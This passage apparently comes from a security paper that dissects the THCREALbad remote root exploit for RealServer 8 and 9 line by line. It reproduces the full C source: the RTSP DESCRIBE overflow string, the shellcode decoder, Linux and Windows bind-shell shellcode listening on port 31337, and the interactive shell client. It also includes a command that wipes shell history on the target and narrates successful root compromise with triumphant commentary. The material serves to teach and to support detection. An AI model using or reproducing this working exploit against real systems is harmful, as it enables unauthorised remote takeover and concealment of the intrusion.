#pragma comment(lib, "ws2_32.lib")

#define WINDOWS 0
#define LINUX 1
#define OSTESTMODE 2
#define CMD "unset HISTFILE;uname -a;id;\n"
```

Figure (7)

This exploit is to be compiled using Microsoft Visual C++ using the command: **cl THCREALbad.c**, which will produce the executable file named *THCREALbad.exe*. This is where we include the header files needed in order to compile this and also need to define some variables to be used later on. The interesting "define" statement in figure (7) is the last one, *"#define CMD "unset HISTFILE;uname –a;id;\n""*. This statement is used only if the target system is identified as a Linux platform via the command line input. If the exploit is successful against a Linux platform, the *CMD* string will be sent to the target. The first command that will be sent is '*unset HISTFILE*', or obliterate the *HISTFILE*. This will prevent the shell from writing to it, so there will be no history of the commands you typed while inside the target. The '*uname –a*' will ask the target platform what its host name is and the '*id*' will ask for the identification of the user you are connected as; if all went well, this should be root(0).

```
char ostestmode[] = "OPTIONS / RTSP/1.0\r\n\r\n";

char attackbuffer1[] =
"DESCRIBE /"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../";

char attackbuffer2[] =
".smi RTSP/1.0\r\n\r\n";

char decoder[] =
"\xcc\xcc\x90\x8b\xfd\x83\xc7\x37\x33\xc9\xb2\x90\x66\x81\xc1"
"\x02\x02\x8a\x1f\x32\xda\x88\x1f\x47\xe2\xf7";

char linuxshell[] =
"\x32\xc3\x32\xd8\x32\xca\x52\xb2\x05\x52\xb2\x02\x52\xb2\x01"
"\x52\x8a\xe2\xb0\x02\xb3\x65\xce\x83\x8a\xc2\x32\xc3\x32\xd8"
"\x53\x53\x53\x65\x6b\x79\x6a\xb0\x01\x65\x50\x8a\xe1\xb0\x13"
"\x50\xb0\x01\x51\x52\x8a\xc9\x8a\xe2\xb3\x65\xce\x83\x32\xd8"
"\x3a\xc0\x77\x06\x32\xc3\x43\xce\x83\x32\xc3\x53\x51\x8a\xe2"
"\xb0\x07\xb3\x65\xce\x83\x8a\xd4\x32\xc3\x32\xd8\x32\xca\xb0"
"\x12\xb2\x02\xb3\x33\xce\x83\x32\xc3\x32\xd8\x53\x53\x54\x8a"
"\xe2\xb0\x06\xb3\x65\xce\x83\x8a\xc5\x32\xc3\x32\xd8\xb3\x01"
"\xce\x83\x3a\xc0\x76\x43\x32\xc3\x8a\xf8\xb3\x05\xce\x83\x32"
"\xc3\x32\xca\x8a\xf0\xb3\x3d\xfd\xc3\xce\x83\x32\xc3\x42\xb3"
"\x3d\xfd\xc3\xce\x83\x32\xc3\x42\xb3\x3d\xfd\xc3\xce\x83\x32"
"\xc3\x53\x6b\x2c\x2c\x70\x6b\x6b\x2c\x61\x6a\x6d\x8a\xe0\x88"
"\x57\x27\x0b\x53\x50\x8a\xe2\xb3\x08\xce\x83\x32\xc3\x43\xce"
"\x83\x32\xc3\x8a\xf0\xb3\x05\xce\x83\xe8\x9a";
```

```
char w32shell[] =
"\x7b\xb3\xea\xf9\x92\x95\xfc\xc9\x68\x8d\x0c\x4e\x1c\x41\xdc"
"\xe0\x44\x93\x60\xb7\xb0\xb0\xa0\x98\xc7\xc3\xa2\xcf\xa3\xa2"
"\xbe\xd4\xdc\xdc\x91\x7b\x95\x78\x69\x6f\x6f\x6f\xcd\x13\x7d"
"\xba\xfa\xa0\xc9\xf4\x1b\x91\x1b\xd0\x9c\x1b\xe0\x8c\x3d\x1b"
"\xe8\x98\x1d\xcf\xac\x1b\x8b\x91\x6b\x1b\xcb\xe8\x91\x6b\x1b"
"\xdb\x8c\x91\x69\x1b\xc3\xb4\x91\x6a\xc3\xc1\xc2\x1b\xcb\xb0"
"\x91\x6b\xa1\x59\xd1\xa1\x50\x09\x1b\xa4\x1b\x91\x6e\x3c\xa1"
"\x52\x41\x72\x14\x50\xe5\x67\x9f\x26\xd5\x95\x1d\xd4\xd5\x94"
"\xf6\xa9\x80\xe5\x71\xf6\xa1\x80\xca\xc8\xce\xc6\xc0\xc2\xbb"
"\xde\x80\xd1\x9f\x27\x9c\xda\x1b\x94\x18\x91\x68\x9f\x26\xdd"
"\x95\x19\xd4\x1d\x48\x6e\xdd\x95\xe5\x2e\x6e\xdd\x94\xe4\xb1"
"\x6e\xdd\xb2\x1d\xcd\x88\xc3\x6f\x40\x19\x57\xfa\x94\xc8\x18"
"\xd5\x95\x10\xd5\xe7\x9a\x1d\xcd\xe4\x10\xfb\xb6\x84\x79\xe8"
"\x6f\x6f\x6f\x19\x5e\xa1\x4b\xc3\xc3\xc3\xc3\xc6\xd6\xc6\x6f"
"\x40\x07\xc5\xc8\xf6\x19\xa0\xfa\x80\xc5\xc7\x6f\xc5\x44\xde"
"\xc6\xc7\x6f\xc5\x5c\xc3\xc5\xc7\x6f\xc5\x40\x07\x1d\xd5\x18"
"\xc0\x6f\xc5\x74\xc5\xc5\x6f\xc5\x78\x1d\xd4\x95\x9c\x04\xc3"
"\xf8\xbe\xf5\xe8\xf5\xf8\xcc\xf3\xfd\xf4\x04\xa1\x42\x1d\xd5"
"\x5c\x04\xc7\xc7\xc7\xc3\xc3\x6e\x56\x91\x62\xc2\x04\x1d\xd5"
"\xe8\xc0\x1d\xd5\x18\xc0\x21\x98\xc3\xc3\xfa\x80\x6e\x5e\xc2"
"\xc3\xc3\xc3\xc5\x6f\xc5\x7c\xfa\x6f\x6f\xc5\x70";
```

Figure (8)

Figure (8) shows the next section of the exploit code. This is where the variables, which are arrays of characters, are set in order to be used later in the exploit. The first variable is called, *ostestmode*. When the user executes the program with the second command line argument as a "2", the program will send the array *ostestmode*, which requests the version number of the RealServer application and the Operating System type from the target system. The *attackbuffer1* variable is then set. This portion of the code shows the actual attack string that is sent and, as you can see, it is just a 'DESCRIBE' request followed by a whole lot of "../../../../". This is where the actual overflow occurs; here we are moving the pointer out of the stack and into the heap memory area so that we can execute our shell code. The next variable that is set is the *attackbuffer2*. This will be appended to the end of the attack string to signify the end of the string so that the RealServer can process the "request" from the user. The final variables set in this portion of the code are the *decoder, linuxshell,* and *w32shell*.

Here we are sending the required code, which is hex format, to the target platform in order to decode the appropriate shell code. The shell code sent, either for Linux or Windows, will be sent depending on the value of the second command line argument entered by the user. The shell code sent will, if successful, spawn a root shell listening on port 31337 on a Linux target or will have a command prompt (cmd.exe) listening on 31337 on a Windows target.

An interesting note about the listening ports on the targets, using the command "*netstat –a*" will show all listening ports on the machine. On a Linux platform the listening port 31337 will show up using the *netstat –a* command, however, it will not

show up as a listening port under Windows. The port will not show up until someone is actually connected to the port.

```
int main(int argc, char *argv[])
{
  unsigned short realport=554;
  unsigned int sock,addr,os,rc;
  unsigned char *finalbuffer,*osbuf;
  struct sockaddr_in mytcp;
  struct hostent * hp;
  WSADATA wsaData;

  printf("\nTHCREALbad v0.5 - Wind0wZ & Linux remote root sploit for
Realservers 8+9\n");
  printf("by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)\n");

  if(argc<3 || argc>3)
   usage();
```

Figure (9)

The next section, shown in figure (9), starts the main function of the exploit. Here is where the variables that will be used in the main part of the program are declared. Once the variables are declared, the program will print out some information showing the user what the exploit is and gives the author credit. The last part of figure (3) is checking to see if the user supplied two arguments on the command line when running this program.

If the user did not supply two arguments, the hostname or IP address of the target and either a “0”, a “1”, or a “2”, then the program will go to the *usage* function. The second argument determines if the user is trying to determine the O/S type of the target, or actually sending the attack code. If the user does not enter these two arguments on the command line, then the ‘*usage*’ function will be called and the user will have displayed the “help” menu, as shown in figure (10).

```
void usage()
{
 unsigned int a;
 printf("\nUsage:  <Host> <OS>\n");
 printf("0 = Wind0wZ\n");
 printf("1 = Linux\n");
 printf("2 = OS Test Mode\n");
 exit(0);
}
```

Figure (10)

Figure (11) shows how we build the attack code and which shell code, Linux or Windows, needs to be incorporated into the attack string.

```
finalbuffer = malloc(2000);
memset(finalbuffer,0,2000);

strcpy(finalbuffer,attackbuffer1);
os = (unsigned short)atoi(argv[2]);
switch(os)
{
 case WINDOWS:
  decoder[11]=0x90;
  break;
 case LINUX:
  decoder[11]=0x03;
  break;
 case OSTESTMODE:
  break;
 default:
  printf("\nillegal OS value!\n");
  exit(-1);
}

strcat(finalbuffer,decoder);

if(os==WINDOWS)
  strcat(finalbuffer,w32shell);
else
  strcat(finalbuffer,linuxshell);

strcat(finalbuffer,attackbuffer2);

if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
{
 printf("WSAStartup failed !\n");
 exit(-1);
}
```

Figure (11)

The first line shows the *finalbuffer* having 2000 bytes of memory being allocated to it or set aside for that variable. Then we will fill up *finalbuffer* will 2000 zeros (0). Once we have *finalbuffer* full of zeros, we will copy the string *attackbuffer1* into it. This basically puts all of the "../../../../" into the *finalbuffer* variable. Once the *attackbuffer1* has been copied into the *finalbuffer*, the program will examine the second command line argument and convert it from ASCII to an integer in order to see what the user wants to do. If the user wants to attack a target, he/she should have entered either a "0" to attack a Windows target or a "1" to target a Linux platform. If the user wants to perform an O/S test, then they should have entered a "2". If the user entered a zero or a one, then the program will change the eleventh character in the decoder array according to the type of O/S that is being targeted. If the user is going to do an O/S test, then the program does nothing to the decoder array and moves to the next command. If the

user enters something other than a “0”, “1”, or “2”, then the user will be displayed with “illegal OS value!” and the program will exit.

Once the target system has been selected and the eleventh character of the decoder array has been changed according to the type of target system, the program will ‘cat’ or append the *decoder* array to the end of the *finalbuffer*. So after the *decoder* string or array has been added, the *finalbuffer* is equal to the *attackbuffer1*, followed by the *decoder* array and the rest of the memory space for the *finalbuffer* is filled with zeros (0). It should look something like this:
(*finalbuffer* = ../../../../../ ~ ../../../../ *decoder* array 00000 ~ 00000).

The next step is for the program to add the required shell code. This will append either the Windows shell code (*w32shell*) or the Linux shell code (*linuxshell*) to *finalbuffer*. Our *finalbuffer* will now look something like this:
(*finalbuffer* = ../../../../../ ~ ../../../../ *decoder* array shell code 00000 ~ 00000).

After the appropriate shell code has been added to *finalbuffer*, the program will add the final part of the attack code. It will add or append to the end of *finalbuffer*, *attackbuffer2*. Now *finalbuffer* will look like this:
(*finalbuffer* = ../../../ ~ ../../ *decoder* array shell code .smi RTSP/1.0\r\n\r\n 000 ~ 000).

The last part of the code in Figure (11) will initialize the Winsock functions using the data located in the “*wsaData*” location. It will also do some error checking to see if the initialization was successful or not, if not it will print out to the screen that it failed.

```
hp = gethostbyname(argv[1]);

if (!hp){
 addr = inet_addr(argv[1]);
}
if ((!hp)  && (addr == INADDR_NONE) )
{
 printf("Unable to resolve %s\n",argv[1]);
 exit(-1);
}
```

Figure (12)

This portion of the exploit code, figure (12), is where the target IP address is defined. The first line of the code shown tries to resolve command line argument one if an actual host name was entered, and then uses the IP address of the host. If argument one was entered as an IP address, the next line will convert it into a standard network address. If no hostname was entered or an incorrect IP address was entered, the program will print the error message “Unable to resolve (whatever user entered).” and then the program will exit.

```
sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (!sock)
{
 printf("socket() error...\n");
 exit(-1);
}
```

Figure (13)

Figure (13) is showing the portion of code that is going to create the socket we need to send out any code, whether it is the attack code or the O/S test mode code. We are going to try to set up a socket called *sock*, which will be configured so that the Address Family is Internet (AF_INET), this will be a stream socket vice a Datagram socket (SOCK_STREAM), and it will use the TCP protocol instead of UDP, ICMP, or any other protocol (IPPROTO_TCP). If the socket fails to be created, the program will print out the error "socket () error…" and then exit.

```
if (hp != NULL)
   memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
  else
   mytcp.sin_addr.s_addr = addr;

  if (hp)
   mytcp.sin_family = hp->h_addrtype;
  else
   mytcp.sin_family = AF_INET;

  mytcp.sin_port=htons(realport);
```

Figure (14)

Here, in figure (14), we are setting up the IP address to connect to, the type of address to use (i.e., Internet) and we are also setting up the port to use to connect to. In the figure above, the port is shown as "*realport*" which is port 554

```
  rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
  if(rc==0)
  {
    if(os==OSTESTMODE)
    {
     send(sock,ostestmode,sizeof(ostestmode),0);
     Sleep(1000);
     osbuf = malloc(2000);
     memset(osbuf,0,2000);
     recv(sock,osbuf,2000,0);
     if(*osbuf != '\0')
      for(; *osbuf != '\0';)
      {
```

```
      if((isascii(*osbuf) != 0) && (isprint(*osbuf) != 0))
       {
        if(*osbuf == '\x53' && *(osbuf + 1) == '\x65' && *(osbuf + 2) ==
'\x72' && *(osbuf + 3) == '\x76' && *(osbuf + 4) == '\x65' && *(osbuf + 5) ==
'\x72')
         {
          osbuf += 7;
          printf("\nDetected OS: ");
           while(*osbuf != '\n')
             printf("%c", *osbuf++);
          printf("\n");
          break;
           }
         }
         osbuf++;
       }
   free(osbuf);
    }
    else
    {
     send(sock,finalbuffer,2000,0);
     printf("\nexploit send .... sleeping a while ....\n\n");
     Sleep(1000);
    }
  }
  else
  printf("can't connect to realserver port!\n");
```

Figure (15)

The heart of the exploit is shown in figure (15). This is where our actual data is sent to the target, weather it is the O/S test mode data or the actual attack code.

The first line of code is actually making the connection to the target system. If the connection is successful, the command will return a zero (0) indicating success. If a zero is returned, then the program will check the '*os*' variable to see what should be sent. If the user entered a "2" on the command line as the second argument, indicating the O/S test mode, then the program will send the *ostestmode* array or string to the target and sleep for one second.

After the *ostestmode* data has been sent and the program has slept for one second, it is now time to receive the incoming data from the target. Here we will allocate 2000 bytes of memory for the *osbuf*. The *osbuf* is where we are going to store the incoming data. Once the memory has been allocated for *osbuf*, we will fill *osbuf* with 2000 zeros (0). Now we can receive, from the socket, the return information and store up to 2000 bytes in *osbuf*.

Once the data has been received from the socket, we are going to check to make sure that there is data and not just a terminating character, which is " \0 ". If the program sees something other than a terminating character, it will enter a 'for' loop in order to compare each character to make sure that it is an ASCII character and that it is

a printing character. As long as those two conditions are met, the program will step through *osbuf* one character at a time.

The purpose of this part of the code is to look for a specific string in the return data. We are looking for the string “Server”. The characters in our exploit code are hex representations of the letters we are looking to match. The hex character in our code \x53 is equal to a capital “S”. Hex character \x65 is equal to a small “e”. \x72 = “r”, \x76 = “v”, \x65 = “e”, and \x72 = “r”. When the program matches the string “Server”, it will skip the next character, pick up with position 7 in the buffer and start to print out each character one at a time until it reaches a new line character, which is “\n”. The end result, which will be displayed on the screen for the user, will look something like this: “Detected OS: RealServer version xxxx (os type)”.

After the string has been matched and the returned data has been printed to the screen and a new line character has been matched, the program will break out of the loop and free the memory that was allocated to *osbuf*.

If the user entered “0” or “1” for the second argument of the command line, then the program will send the *finalbuffer* string or the actual attack code to the target. Once the code has been sent, the program will let you know that it send the code and it is going to sleep for a while. If the program was unsuccessful in the initial connection, it will print out the error: “can’t connect to realserver port!”.

```
shutdown(sock,1);
closesocket(sock);
free(finalbuffer);
if(os==OSTESTMODE)
 exit(0);
```

Figure (16)

After the attack code or the O/S test code has been sent, the program will close the socket. The above code shown in figure (16) is closing the socket after the code has been sent to the target. The program will shutdown the socket, close the socket, free the memory allocated to *finalbuffer*, and if the user selected the O/S test mode the program will exit. If the user is actually attacking a target, then the program will try to reconnect to the target on the open port 31337, as shown below in figure (17).

```
sock = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
mytcp.sin_port = htons(31337);
rc = connect(sock, (struct sockaddr *)&mytcp, sizeof(mytcp));
if(rc!=0)
{
 printf("can't connect to port 31337 ;( maybe firewalled ...\n");
 exit(-1);
}
if(os==LINUX)
 send(sock,CMD,sizeof(CMD),0);
shell(sock);
exit(0);
}
```

Figure (17)

After the exploit has been sent to the target, we need to see if it was successful or not. This part of the code will perform a reconnect for us to see if it worked or not. The first line will create a socket for us to use. As you can see, it is another streaming TCP socket, but this time the target port is not “realport” or 554. This time the program is going to use port 31337.

The third line of code shown is making the connection using the socket created by the line above and does some error checking. If something other than a zero is returned from the connection, then there was an error with the connection and the program will print out the message, “can’t connect to port 31337 ;(maybe firewalled…” and then the program will exit. If the connection returned a value of “0”, meaning the connection was successful, the program will check the “if” statement to see what the value of “*os*” is.

If the value of the *os* variable was a “1”, then that means the attack was to a Linux platform and the program will send the *CMD* string to the target. As previously discussed, this string will unset the HISTFILE, ask the host what its name is, and then query what the user id is for the user we are connected with.

Regardless of what platform was attacked, the next line down calls the function “*shell*” before the program exits. The function “*shell*” is shown below in figure (18).

```
void shell(int sock)
{
 int l;
 char buf[1024];
 struct timeval time;
 unsigned long ul[2];

 time.tv_sec = 1;
 time.tv_usec = 0;

 while (1)
 {
  ul[0] = 1;
  ul[1] = sock;

  l = select (0, (fd_set *)&ul, NULL, NULL, &time);
  if(l == 1)
  {
   l = recv (sock, buf, sizeof (buf), 0);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  l = write (1, buf, l);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  }
  else
  {
   l = read (0, buf, sizeof (buf));
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
   l = send(sock, buf, l, 0);
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
  }
 }
}
```

Figure (18)

The function *shell* will initialize a few variables and establish a timer. The timer will be set through the *time.tv_sec* and *time.tv_usec* variables and looking at the code, the

timer is set for one second. Once the timer has been created, the program will go into a "while" loop as it listens on the socket it created for the reconnect. The *select* command will listen until it receives something on the socket or until the timer times out. If something is received on the socket, the value of "*l*" will be set to "1" (one). If the value of "*l*" is a one, the program will receive the data from the socket, store it in *buf* and then display it to the user. The connection to the target will not be broken; it will stay connected so the user can type other commands, which means the user has an interactive shell. As long as the socket is receiving data, the program will maintain the interactive shell. Once the data is no longer being received or if there is an error in receiving or writing the data, the program will hit a "*return*" value, or command, and the program will be returned to the end of the *main* function where it will exit.

Now that you have seen the vulnerable code of the application and gone through the exploit code line by line to see what is happening "behind the scenes", lets take a look at what is actually being sent to and from a target during an actual exploit.

Signature of the Attack

We will look at some screen shots of the commands used to compile and launch this exploit, then see what you would expect to see on the command line for different options of the exploit. We will then show you actual packets that were taken from the network while this exploit was being used, and wrap up with some snort rules that could be implemented in order to catch this exploit in the future.

Exploit Screen Shots




Figure (19)

Figure (19) shows the command to actually compile the exploit. This exploit was written to be compiled with Microsoft Visual C++. This also shows what the output executable will be named. Now that our exploit is compiled, let's use it.

Figure (20)

Figure (20) is showing what the command line is to perform an O/S Test of the target. The command line consists of the name of the executable, *THCrealbad.exe*, followed by the IP address of the target while the second command line argument is 0, 1, or 2. In this case it is a 2 so that we can do the O/S test and determine if this system is vulnerable to our attack.




Figure (21)

Here in figure (21) we see the results of our query to the server. This target is a Windows platform (win32) and the version of RealServer is a vulnerable one since it is prior to version 9.0.2.802. The exploit might work with this one.




Figure (22)

Do you see in figure (22) the last command line argument? During the O/S Test mode the argument was a 2, but now that we want to actually send the exploit and attack, we will use a zero (0). This will tell the application to use the Windows shell code when building the *attackbuffer*. Once you launch the attack, the application will let

you know what version of the exploit it is and who wrote it. Then it will tell you that the exploit has been sent and to wait a while. The application will try to reconnect to the target to see if the exploit was successful. If it was, then you will have an interactive shell into the system.




Figure (23)

Looking at figure (23) you can see that we have the MSDOS prompt from the target. We are in the WINNT\system32 directory on the target's 'C' drive. At this point we own the system and have full control.

Figure (24)

Now we are going to test out another potential target. First we are going to see what the platform is and what version of RealServer they are running, as figure (24) shows.

Figure (25)

You can see from the reply shown in figure (25), that the server is a Linux platform, which is also running a potentially vulnerable version of RealServer. Hopefully they have not removed the View Source Plug-ins yet. If not…we got 'em.




Figure (26)

Now we know what the platform is, let's go in for the attack, as shown in figure (26). Since this is a Linux target, we will use a one (1) as the second command line argument letting the application know that we need the Linux shell code for the attack. Let's move on to figure (27) to see what happens.




Figure (27)

BINGO! We got 'em. If you remember from the exploit analysis, we will tell the server to destroy the *HISTFILE*, or the history file, which it did – you just don't see it doing it. Then we ask for the target name. This server's name is "Target-Linux" and we ask for the build of Linux, which is all part of the *UNAME* command that we sent. Finally we asked for "id", so that we can see what user we are in the system as. As you can see, we have a uid (user id) of 0(root). This means we are the root user of the system, also known as the "*super user*" because we can do anything we want to…we have the power.




Figure (28)

Figure (28) shows the command prompt that you will get when there is no more traffic between you and the server. The application will keep checking the socket looking for data to read, and once it sees that there is no more data to be read, like in a disconnect, the application will tell you "bye bye . . ." and then shut down or exit.

